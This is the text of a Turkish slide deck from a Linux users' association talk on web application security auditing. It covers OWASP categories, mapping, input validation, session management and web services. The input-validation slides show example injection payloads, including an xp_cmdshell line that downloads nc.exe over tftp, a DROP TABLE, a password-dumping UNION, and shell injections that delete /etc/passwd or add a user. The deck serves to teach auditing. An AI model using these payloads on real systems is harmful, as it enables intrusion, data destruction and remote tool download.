Linux Kullanıcıları Derneği

Web Uygulamaları Güvenlik Denetimi

Fatih Özavcı

Web Uygulamalarının Güvenlik Sorunları

- Web temelli yazılım geliştirme, hızlı ve sonuca yönelik yapılmaktadır; güvenlik kriterleri genelde göz ardı edilmektedir.

- Hızlı değişen teknolojilere uyum sağlamak ve uygulamaya entegre etmek her zaman sorunlu olacaktır.

- Web uygulamasını geliştirmek gibi web uygulamasına saldırmakta kolaydır, programlama bilgisinin fazla olmasını gerektirmez.

- Genellikle paket yazılımlar yerine kurum içi geliştirilmiş yazılımlar (bir güvenlik mühendisinin sorumluluğunda olmayan, yaması takip edilemeyen) tercih edilmektedir.

Neye Göre Denetlemeli ?

- Yetersiz Kalacak Denetimler
  - IT Audit
  - Cobit
  - ISO 27001 / BS 7799
- Ne Yapılmalı ?
  - Denetim yaklaşımı değiştirilmeli
    - Söylenen değil, yapılan incelenmeli
    - Teknik araçlardan faydalanılmalı
  - Kağıt üzerinde ve uygulanmış mimariler karşılaştırmalı olarak incelenmeli
  - Uygulamanın sahip olması gereken güvenlik kriterleri araştırılmalı
  - Uygulamaya art niyetli bir kişi gibi girdi verilerek çıktısı izlenmeli
  - Kaynak kod analizi yapılmalı

Nasıl Denetlemeli ?

- Uygulamanın söylediklerinin gerçek olmadığını bilerek
  - Gizli Değişkenler Bulunamaz
  - Liste ve Seçim Düğmelerine Başka Değer Gelemez
  - Javascript/Activex/Flash vb. Limitleri Aşılamaz
  - Browser ile Uygulama Arasında Olanlar Bilinemez
  - Sadece XXXX Browser ve XXXX Sürüm ile Girilebilir
- Özgür denetim araçları kullanılarak
- Denetim ortamını her uygulamaya özel geliştirerek
- Sorunları değil, güvenlik açıklarını arayarak

Neler Denetlenmeli ?

- Geliştiricilerce Vaad Edilen Her Şey !
- Uygulamanın Hizmet Ettiği Amacın Olmazsa Olmazları
- WASC Tehdit Sınıflandırması
  - Doğrulama
  - Yetkilendirme
  - Mantıksal Saldırılar
  - İstemci Tarafı Saldırıları
  - Komut Çalıştırma
  - Bilgi Sızdırma
- PCI (Payment Card Industry) Data Security Standart 2 => OWASP Top 10

Neler Denetlenmeli ?

- OWASP 10
  - Siteler Arası Komut Çalıştırma (XSS)
  - Enjeksion Açıkları (SQL Injection, Command Injection vs.)
  - Zararlı Dosya Çalıştırma (RFI, LFI)
  - Emniyetsiz Doğrudan Nesne Erişimi
  - Siteler Arası İstek Sahteciliği (CSRF)
  - Bilgi Sızdırma
  - Oturum ve Kimlik Yönetimi Açıkları
  - Güvensiz Kripto Kullanımı
  - Güvensiz İletişim
  - URL Erişimi Kısıtlama Bozuklukları

Neler Denetlenmeli ?

- Teknik Zaafiyetler
  - SQL Sorguları Değiştirilmesi
  - Siteler Arası Komut Çalıştırma
  - Oturum Sorunlarının Kullanımı
  - ....
- Mantıksal Zaafiyetler
  - Ürün Fiyatları Değiştirme
  - Hatalı Yetkilendirme
  - Eski Kullanıcıları Etkinleştirme
  - Yetkisiz Para Aktarımı
  - Bozuk Hesap Yaratma
  - ...

Denetim Araçları

- Binlerce bilinen, onbinlerce bilinmeyen saldırı yöntemi web uygulamalarını tehdit etmektedir. Denetim sürecinde her yöntemi kullanmak mümkün değildir, bu nedenle otomatize yazılımlar sıklıkla kullanılmaktadır.
- Yardımcı Araçların Kullanım Yöntemleri
  - Web Uygulaması Haritasının Oluşturulması
  - Belirlenen Değişkenlerin veya Uygulama Bölümlerinin, Tanımlanan Biçimde Döngülerle Denenmesi
  - Profiller Tanımlayarak Bilinen Yöntemlerle Saldırı Yapılması
  - Browser ile Web Uygulaması Arasında Interaktif Proxy Kullanımı
  - Farklı Dil veya Veri Kodlamaları Çevrimi
  - Bilinen Zaafiyetlerin Otomatize Denetlenmesi
  - Web Servislerinin Analizi
  - ...

Denetim Süreci

- Denetim Süreci
  - Haritalama
  - Belirlenen Potansiyel Zaafiyet Noktalarının Analizi
    - Farklı Girdi Türleri Gönderimi ve Çıktı Analizi
    - Otomatize Zaafiyet Tarama
    - Farklı Kullanım Yaklaşımları
    - Güvenlik Önlemlerinin Analizi
  - Tümevarım ve Genel Yorum
  - Çözüm Önerileri ile Raporlama
- Tüm zaafiyetlerin denenmesi mümkün değildir !
- Örnekleme tercih edilmeli, zaafiyetten genel yorum çıkarılmalı
- Alınmış güvenlik önlemlerinin yeterliliği sorgulanmalı

Linux
Kullanıcıları
Derneği

Web Uygulaması Haritalama

Web Uygulaması Haritalama

- Web Uygulaması Denetim Kapsamı için Gereklidir
- Potansiyel Zaafiyet Noktalarının Tespit Edilmesi için Gereklidir
- Örnekleme Sürecinin Doğru İşlemesi İçin Her Bileşen Grubu İncelenmeli
- Web Uygulamasının Tüm Bileşenleri ve Değişkeleri Listelenir
  - Pasif Uygulama Bileşenleri (Resim, Html, Javascript, CSS vb.)
  - Aktif Uygulama Bileşenleri (PHP, ASP, DLL, EXE, JSP vb.)
    - Uygulamanın Kabul Ettiği Değişkenler ve Türleri (GET ve POST ayrımı)
    - Formlar ve Amaçları
    - Harici Uygulama Bileşenleri (Dış uygulamalar, Örnekler vb.)
    - Yönetim Arabirimi
- Sadece Sayfaların Bağlantılarını Analiz Eden Yazılımlar Yetersizdir

Haritalama Yöntemleri


- Interaktif bir proxy ile gezilen sayfaların ve özelliklerin kayıt edilmesi
- Haritalama özelliği bulunan Interaktif proxy ile gezme ve haritalamanın birlikte çalıştırılması
  - Mümkün olduğunca fazla sayfa gezilmeli, formların doğru şekilde kabul edildiğinden emin olunmalı
  - GET ve POST istekleri doğru biçimde yorumlanmalı
- Sadece haritalama yapan yazılımlar ile uygulamanın haritalanması
- Bilinen dizin, dosya ve uygulamayı arayan türde yazılımların kullanımı
- Yedek, örnek uygulama ve isim benzerlikleri için araştırma yapılmalı
- Uygulama için farklı doğrulama yöntemleri kullanılmalı
- Haritalama yapılırken sadece uygulama bileşenlerini değil, hangi uygulama bileşeninin hangi değişkeni kabul ettiği de kayıt edilmeli

TLKD
Linux
Kullanıcıları
Derneği

Girdi Doğrulama Sorunları

Girdi Doğrulama Sorunları

- Kullanıcılar her zaman beklenen türde veri göndermezler, bu durum uygulamanın beklenmeyen durumlar oluşturmasına neden olabilir
- Normal sayı yerine daha büyük sayı, alfanümerik bir yere özel karakter girilmesi gibi işlemler hatalar doğurabilir
- Özel karakter, uygulamanın kullandığı yere bağlı olarak beklenmeyen işlemler de gerçekleştirebilir
  - SQL Sorgularının Değiştirilmesi
  - Komut Sorgularının Değiştirilmesi
  - LDAP Sorgularının Değiştirilmesi
  - Siteler Arası Komut Çalıştırma
  - Siteler Arası İstek Sahteciliği
  - Zararlı Dosya Çalıştırma
  - Bellek Taşmaları



Uygulamanın Girdi Kabul Ettiği Yerler

- İstek Başlık Bilgileri
  - İstemci Bilgileri
  - Protokol Başlıkları
- Uygulama Bileşenleri
  - Formlar
  - Seçimli, Listeli, Gizli Değişkenler
  - Diğer Uygulama Bileşenleri (GET/POST)
  - Çevre/Ortam Değişkenleri
  - XML Verileri
  - SOAP Verileri
  - Dış Kaynaklardan Alınacak Veriler

SQL Sorgularının Değiştirilmesi

- Kullanıcıdan/Dış Kaynaktan alınan verinin, kontrol edilmeden SQL cümlelerinde kullanılması sonucu oluşur.
- Veritabanına yetkisiz erişim imkanı verir, kullanıcı doğrulamanın atlatılmasını sağlar, veritabanı sunucusu üzerinden sistemde komut çalıştırılabilir.

http://www.XXX.com/login.asp?user=gelenisim&pass=şifre

select uid from users where username='**gelenisim**' and password='**gelenşifre**'

select uid from users where username='**admin' --**' and password='**yanlış**'

select uid from users where username='**deneme'; exec master..xp_cmdshell 'tftp.exe -i 192.168.1.1 GET nc.exe'; --** ' and password='**yanlış**'

select uid from users where username='**admin' UNION ALL SELECT password from users --**' and password='**gelenşifre**'

select uid from users where username='**'; DROP table users --**' and password='**yanlış**'

SQL Sorgularının Değiştirilmesi

- Denetlenmesi için her bir değişkene SQL sorgularında anlam ifade edebilecek karakterler/kelimeler gönderilmeli, çıktılar izlenmeli

  ’ ; -- * SELECT DROP INSERT UPDATE CREATE

- Hata mesajlarına ulaşılamıyorsa (standart bir hata mesajı dönüyorsa) ; SQL sorgusuna hata döndürmeyecek ancak çalıştığına emin olabileceğimiz ifadeler tercih edilmeli

  ’ OR 1=’1 ’ AND 1=’1 ’; -- ’; WAITFOR DELAY ‘0:0:10’ --

- Eğer basit ve atlatılabilir güvenlik önlemleri alındığı düşünülüyorsa, güvenlik önlemi alınmadığı düşünülen şekilde veriler gönderilmeli

  \’; -- SEL/*AÇIKLAMA*/ECTchar(59)

Komut Sorgularının Değiştirilmesi

- Kullanıcıdan/Dış Kaynaktan alınan verinin, kontrol edilmeden Komut cümlelerinde kullanılması sonucu oluşur.
- Sisteme yetkisiz erişim imkanı verir, sistemde komut çalıştırılabilir.

http://www.XXX.com/tarih=**11102007**

değişken=system(‘date -s tarih’)

değişken=system(‘date -s **11102007**’)

değişken=system(‘date -s **11102007; rm -rf /etc/passwd**’)

değişken=system(‘date -s **11102007; useradd saldırgan**’)

- XML, LDAP vb. birçok değişik şekilde karşılaşılmaktadır.
- Doğrudan bu tür zaafiyetleri denetleyen bir araç yoktur veya verimli değildir.

Siteler Arası Komut Çalıştırma

- Kullanıcıdan/Dış Kaynaktan alınan verinin, kontrol edilmeden HTML sayfa içeriğinde veya e-postada kullanılması sonucu oluşur.
- İstemci tarafında beklenmeyen durumlar oluşturabilir, istemcide komut çalıştırılabilir, sayfa görünümü geçici olarak değiştirilebilir veya istemci yanıltılabilir.
- Diğer saldırı türlerinden farklı olarak insan unsurunu çok fazla kullanmasından dolayı tehlikenin boyutu çok değişkendir.

http://www.XXX.com/isim=**Mehmet**

Hosgeldin Mehmet

http://www.XXX.com/isim=**Ziyaretci,
<h1>Burasi Hack Edilmistir</h1>**

Hosgeldin Ziyaretci,

Burasi Hack Edilmistir

Siteler Arası Komut Çalıştırma

- İstemci tarafında bir işlem yapmak için kullanılır ;
  - İstemcinin oturumunu çalmak (Cookie değerini almak)
  - İstemcinin sistemini ele geçirmek
  - İstemcinin gördüğü sayfayı değiştirmek
    - Sayfaya bir form koyarak, istemcinin başka bir sayfaya veri göndermesini sağlamak
    - İstemcinin kendi yetkileriyle özel bir işlemi yapmasını sağlamak
    - Sayfaya istenmeyen bir resim veya ifade koyarak kurumu küçük düşürmeye çalışmak
- Uygulamanın girdiyi kaydetmesine göre Geçici veya Kalıcı şekilde yapılabilir.
- HTML, Javascript, VBScript ve ActiveX gibi çok sayıda nesne kullanılabilir.
- İstemci yazılımlarının zaafiyetleri de istismar edilebilir. (ani, wmf, tiff vb.)

TLKD
Linux
Kullanıcıları
Derneği

Kullanıcı, Grup ve Yetki Yönetimi

Kullanıcı, Grup ve Yetki Yönetimi

- Uygulamalar, farklı kullanıcı profilleri olabileceği öngörülerek kullanıcı yönetimi sistemine sahip olurlar; ancak kullanıcı yönetim sistemi genellikle ciddi hatalar barındırmaktadır.
  - Kullanıcı / Grup Kullanımı Yetersizlikleri
  - Yetki Dağıtım ve Takip Yetersizlikleri
  - Şifre Politikası Yetersizlikleri
  - Hatalı Kriptolama Kullanımı
- Denetim, diğer zaafiyetlerin denetimine oranla zordur; istemci tarafından görülenler yeterli bulunmamalı ve geliştiricinin şemaları/kodları kontrol edilmelidir.
- Özel araçlar bulunmamakla birlikte Interaktif Proxy'ler genellikle yeterli olmaktadır.

Kullanıcı, Grup ve Yetki Yönetimi

- Kullanıcı / Grup Kullanımı Yetersizlikleri
  - Kullanıcı Kimliklendirme Sorunları
    - Eski Kullanıcıların Yönetimi
    - Kullanıcı Kimlik Seçimi Yöntemi (İsim, IP, Alan Adı vb.)
  - Kullanıcı Gruplaması Kullanılmaması
  - Grup Takibinin İstemci Tarafında veya Başlık Bilgilerinde Yapılması
- Yetki Dağıtım ve Takip Yetersizlikleri
  - Yetkilerin Gruplara Atanmaması, Kullanıcı Girişinin Yeterli Görülmesi
  - Yetki Takibinin İstemci Tarafında veya Başlık Bilgilerinde Yapılması
  - Her Uygulama Bileşeninde Kontrol Edilmemesi
  - Yönetim Arabirimlerine Doğrudan Erişim Verilmesi

Kullanıcı, Grup ve Yetki Yönetimi

- Şifre Politikası Yetersizlikleri
  - Şifre Kalitesi
  - Şifre Güncelleme ve Yaşlandırma
  - Eski Şifre Geçerlilikleri ve Karşılaştırma
  - Şifre Kurtarma, Alternatif Şifre Kullanımları
- Hatalı Kriptolama Kullanımı
  - Kullanıcı Girişini Kriptosuz (SSL/TLS vb. olmayan) Ortamda Yapmak
  - Veritabanında Şifreleri Kriptosuz Tutmak
  - Oturum Değerini veya Diğer Değerleri Kolay Bir Algoritma ile Kriptolamak
  - İstemciden Şifreyi Düz Metin Olarak Almak

Denetim Yöntemleri

- Zayıf Kullanıcı ve Şifre Seçimleri Denenmelidir
  - Deneme Yanılma veya Bir Sözlük Saldırısı Gerçekleştirme
  - Şifre Unutma ile Hesap Kurtarma
  - Kullanılıyorsa Harici Doğrulama Yöntemlerinin İncelenmesi
- Giriş Yapılan Kullanıcı ile Diğer Kullanıcıların Kaynaklarına Erişim Denenmelidir
  - Hesap Bilgilerine Erişim
  - Bir Sayfaya Doğrudan İstekte Bulunmak
- Denetim Yaklaşımıyla Normal İşlemler Gerçekleştirilmelidir
  - Kullanıcı Girişinde Kripto Kullanımı
  - Potansiyel Yönetim Arabirimi Girişleri
  - Cookie, Başlık Bilgileri ve Gizli Değişkenlerin İncelenmesi
- Geliştiriciden Alınan Dökümantasyon İncelenmelidir

Örnek Zaafiyet

- Kullanıcı Şifreleri E-Posta İle Düz Metin Olarak Gönderiliyor
- Kullanıcı Şifreleri Veritabanına Düz Metin Olarak Kayıt Ediliyor
- Şifre Politikası Yetersiz ve Hesaplar Kolay Şifrelere Sahip Olabiliyor

Subject: Üyelik Bilgileriniz
From: [redacted]
Date: 3/10/08 2:28 PM
To: info@gamasec.net

Sevgili [redacted],
[redacted] web sitesi üyelik bilgileriniz aşağıdaki gibidir:

Kullanıcı adı = test
Şifre = 1234567

Saygılarımızla

TLKD
Linux
Kullanıcıları
Derneği

Oturum Yönetimi

Oturum Yönetimi

- HTTP protokolü, oturum takibi bulunmayan ve her isteğin bağımsız kabul edildiği bir protokoldür. Bu nedenle Web Uygulamaları kendi oturum takip ve yönetim sistemine sahip olmak zorundadır.
  - Her isteğin doğru kullanıcı profiline yönlendirilmesi
  - Kimliğin ve yetkilerin isteklerde nasıl yer alacağının belirlenmesi
  - Kullanıcı isteklerinin geçerliliğinin ve takibinin yapılması
- Denetim, diğer zaafiyetlerin denetimine oranla zordur; istemci tarafından görülenler yeterli bulunmamalı ve geliştiricinin şemaları/kodları kontrol edilmelidir.
- Özel araçlar bulunmamakla birlikte Interaktif Proxy'ler genellikle yeterli olmaktadır.

Oturum Yönetimi

- Kimlik ve Oturum Takip Bileşenleri
  - Cookie Kullanımı
  - Gizli Değişkenlerin Kullanımı
  - Oturum Takibinde Kriptolama Kullanımı
  - Geliştirme Platformu ve Geliştiricilerin Kullandığı Farklı Yöntemler
  - Ek Kimlik Tanımları
    - IP Adresi, Yerleşim, Süre
- Oturum Sorunları
  - Oturum İlklendirme ve Takibi
  - Geçersiz/Hatalı veya İptal Edilmiş Oturumlar
  - Oturum Zaman Aşımları
  - Oturum Sonlandırma Yöntemi
  - Her Uygulama Bileşeninde Yetki ve Oturum Takibi

Denetim Yöntemleri

- Oturum Takibinin Denetimi
  - Eski, Geçersiz, Tekrar Eden ve Bozuk Oturum Değerleri ile Doğrulama
  - Oturum Takip Yönteminin Analizi
    - Geliştirme Platformu Özellikleri
    - Geliştirici Tarafından Eklenen Özellikler
  - Her Uygulama Bileşeninin Oturum Takibi Tepkisinin Analizi
  - Eş Zamanlı Oturum Kullanımı
  - Oturum Zaman Aşımları Denetimi
    - Oturum Sonlandırma Yöntemi Analizi
    - Oturum Zaman Aşımı Kriterleri Analizi
- Denetim Yaklaşımıyla Normal İşlemler Gerçekleştirilmelidir
  - Çıkış/Giriş Yapmak
  - Yetkisiz Alanlara Erişmeye Çalışmak
- Geliştiriciden Alınan Dökümantasyon İncelenmelidir

TLKD
Linux
Kullanıcıları
Derneği

Web Servisleri

Web Servisleri

- Uygulamalar Yapılan İşlemlerin Bir Kısmını Web Servisi Olarak Kullanabilir
  - Ortak Fonksiyonların Kullanımı
  - Arayüz Gereksinimi Olmayan Durumlar
  - Orta Katman Yazılımları, Dağıtık Programlama
  - Veri Akışı için XML Yapısı Kullanılır
    - XML Yorumlama ve Kontrol
    - XML Kriptolama
  - SOAP, XML RPC vb.
  - Web 2.0 ile Çok Yoğun Kullanılmaktadır
- SOAP (Simple Object Access Protocol)
  - Her Dil İçin Uzantılar Bulunuyor (PHP, .NET, Java vb.)
  - XML ile Alınan Verinin Bir Fonksiyona Aktarılması Gibi Çalışıyor
  - Farklı Veri Tiplerini ve Dosya Eklerini Destekliyor

SOAP / XML

- WSDL (Web Service Definition Language) Analizi
  - Web Servisinin Nasıl Çalıştığı ve Ne Tür Girdileri Kabul Ettiğini İçerir
  - Standart Olarak Bulunması Gerektiğinden Genellikle Kaldırılmaz
  - Denetim İçin Giriş Noktasını Oluşturur
    - Hangi Değişkenler ve Yöntemler Denetlenecek, Değişken Türleri
- XML Şeması Aracılığıyla Kabul Edilen Verilerin Analizi
  - XML Şeması Değiştirilmesi
  - Yeni Etiket, Nesnelerin Kullanımı
- Web Servisi Ara Katman Olarak Kullanıldığı İçin Diğer Açıklardan da Etkilenir
  - SQL Sorguları Değiştirilmesi, Siteler Arası Komut Çalıştırma
  - Girdiyi Alan Bir Uygulama Var ise; Bellek Taşmaları, Karakter Şekli Saldırısı
- Diğer Uygulama Bileşenleri Gibi Oturum ve Kullanıcı Takibi Sorunları Vardır

Denetim Yöntemleri

- WSDL Verisi Dikkatle İncelenmeli ve Denetlenecek Nesneler Belirlenmeli
  - Tanımlı Değişkenlerin Kullanımı, Eksik Gönderim, Yeniden Tanımlama
  - XML Şemasının Değiştirilmesi, Yeni Etiketler, Bozuk Etiketler
  - Diğer Uygulama Temelli Açıklar için Değişkenler Analiz Edilmeli
  - Dosya Ekleme Özelliklerinin Denetimi (Kodlama, Sıkıştırma, Bozma vb.)
  - Farklı Dil Kodlaması, Veri Kodlaması Kullanımı
- Otomatize Web Servisi Yazılımları Aracılığıyla Bilinen Zaafiyetler İncelenmeli
- SOAP Verileri Üzerinde Kripto Kullanımı ve Sayısal İmza Analizi
- Orta Katman Yazılımı Olarak Kullanılıyorsa, Servisi Kullanan Diğer Yazılımların Veri Aktarım Yöntemleri ve Davranışları Analiz Edilmeli

Diğer Denetim Kontrolleri

- Uygulama Platformu Yapılandırması
  - Yapılandırma, Güncelleme, Örnek Uygulamalar
- Olay Kayıt Mekanizması ve Kayıt Ortamı
  - Olay İzleme, Kayıt Yetkileri, Detay Seviyesi, Kriptolama Kullanımı
- Hata Yakalama Özellikleri
  - Veritabanı/Sunucu/Uygulama Hataları, Detay Seviyesi
- Art Niyetli Hareket Önlemleri
  - Şifre Denemesi Engelleme, Tepki Eşikleri, Tepkinin Kötüye Kullanımı
- İstemci Güvenliği
  - Görünüm Anlaşılabilirliği, Güvenlik Uyarıları, Doğru Yönlendirme

Web Application Attack and Audit Framework

- W3AF - http://w3af.sourceforge.net/
  - Özgür Yazılım, GPL
- Interaktif Proxy
- Eklenti Desteği
- Otomatize Güvenlik Denetimi
  - Web Uygulaması Haritalama
  - SQL Sorgusu Değiştirme
  - XSS
  - RFI/LFI Dosya İşletme
  - ....
- Dönüştürücü ve Kodlayıcılar
- Web Güvenlik Duvarı Atlatma

w3af

Web Application Attack and Audit Framework

Web Application Attack and Audit Framework

Bağlantılar

- OWASP - www.owasp.org
  - Top 10 - www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
  - Araç Listesi - www.owasp.org/index.php/Tools
  - Denetim Rehberi - www.owasp.org/index.php/Category:OWASP_Testing_Project
- WASC - www.webappsec.org
  - Web Güvenlik Tehdit Sınıflandırması - www.webappsec.org/projects/threat
  - Makaleler - www.webappsec.org/projects/articles
- Secunia - www.secunia.com
- Security Focus - www.securityfocus.com
- Web Güvenlik Topluluğu - www.webguvenligi.org
  - Web Uygulama Güvenliği Kontrol Listesi - 2012
- SANS Okuma Odası - www.sans.org/reading_room